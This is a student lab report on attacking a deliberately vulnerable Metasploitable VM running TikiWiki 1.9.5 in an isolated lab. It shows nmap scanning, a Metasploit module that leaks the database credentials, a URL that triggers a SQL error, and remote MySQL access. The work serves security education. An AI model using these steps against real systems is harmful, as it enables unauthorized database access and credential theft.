
Lab 2 Report: Metasploitable and TikiWiki


Aaron Cheung

Below contains the screenshots taken during the lab process. I did not take a screenshot of *every single command*, however most of them should sum up a gist of what happened during the entire thing.



```
root@kali:~# nmap 192.168.56.101/24
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-13 07:03 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.1
Host is up (0.00021s latency).
All 1000 scanned ports on 192.168.56.1 are filtered
MAC Address: 0A:00:27:00:00:0D (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.000064s latency).
All 1000 scanned ports on 192.168.56.100 are filtered
MAC Address: 08:00:27:7F:EA:8B (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.102
Host is up (0.00013s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
```

1) Seeing 80/tcp open http using the nmap command.




```
root@kali:~# firefox 192.168.56.102
```

```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae

2) Testing to see if we can see metasploitable using firefox based on the previous command (the rest of the lab uses 192.168.56.103 instead of 192.168.56.102 due to numerous attempts of restarting the lab due to technical issues.




This is TikiWiki 1.9.5 -Sirius- © 2002–2006 by the Tiki community Sun 13 of Oct, 2019 [18:29 UTC]

Thank you for installing TikiWiki! Click the :: options in the Menu for more options. Please, also see TikiMovies for more setup details.

[Execution time: 0.11 secs] [Memory usage: 7.21MB] [26 database queries used] [GZIP Disabled] [Server load: 0.00]


```
Last login: Sun Oct 13 14:15:42 EDT 2019 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> set password = PASSWORD('root')
    -> ;
Query OK, 0 rows affected (0.00 sec)

mysql> _
```

3) After seeing tikiwiki on the dirbuster application, I had to set up the password on metasploitable since without it, tikiwiki wouldn't be set up properly. Running firefox 192.168.56.103/tikiwiki results in the homepage in the above screenshot.




```
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        https://metasploit.com


       =[ metasploit v5.0.41-dev                          ]
+ -- --=[ 1914 exploits - 1074 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

msf5 > search tikiwiki

Matching Modules
================
```

4) Running msfconsole



```
msf5 auxiliary(admin/tikiwiki/tikidblib) > set RHOST 192.168.56.103
RHOST => 192.168.56.103
msf5 auxiliary(admin/tikiwiki/tikidblib) > exploit
[*] Running module against 192.168.56.103

[*] Establishing a connection to the target...
[*] Get informations about database...
[*] Install path  : /var/www/tikiwiki/lib/tikidblib.php
[*] DB type       : mysql
[*] DB name       : tikiwiki195
[*] DB host       : localhost
[*] DB user       : root
[*] DB password   : root
[*] Auxiliary module execution completed
msf5 auxiliary(admin/tikiwiki/tikidblib) > 
```

5) Setting the host and exploiting



This is TikiWiki 1.9.5 -Sirius- © 2002–2006 by the Tiki community Sun 13 of Oct, 2019 [18:51 UTC]

Thank you for installing TikiWiki! Click the :: options in the Menu for more options. Please, also see TikiMovies for more setup details.

Error

An error occured in a database query!

Context:

File	/tikiwiki/tiki-listpages.php
Url	/tikiwiki/tiki-listpages.php?offset=0&sort_mode=

Query:

```
select `creator` ,`pageName`, `hits`,
`page_size` as `len`, `lastModif`,
`user`, `ip`, `comment`, `version`,
`flag` , `description` from
`tiki_pages` where `pageName` like ?
order by
```


Values:

0	%%

Message:


Error Message	You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'LIMIT 0,10' at line 1

6) Using the command in the pdf supplied (192.168.1.105/tikiwiki/tiki-listpages.php?offset=0&sort_mode=), we manage to find this website.




```
root@kali:~# mysql -h 192.168.56.103 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 30
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input stat
ement.

MySQL [(none)]> use tikiwiki195
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [tikiwiki195]> 
```

7) Opening a new shell, we execute the command above to get into tikiwiki.




```
Database changed
MySQL [tikiwiki195]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.001 sec)

MySQL [tikiwiki195]> 
```

8) Showing the databases



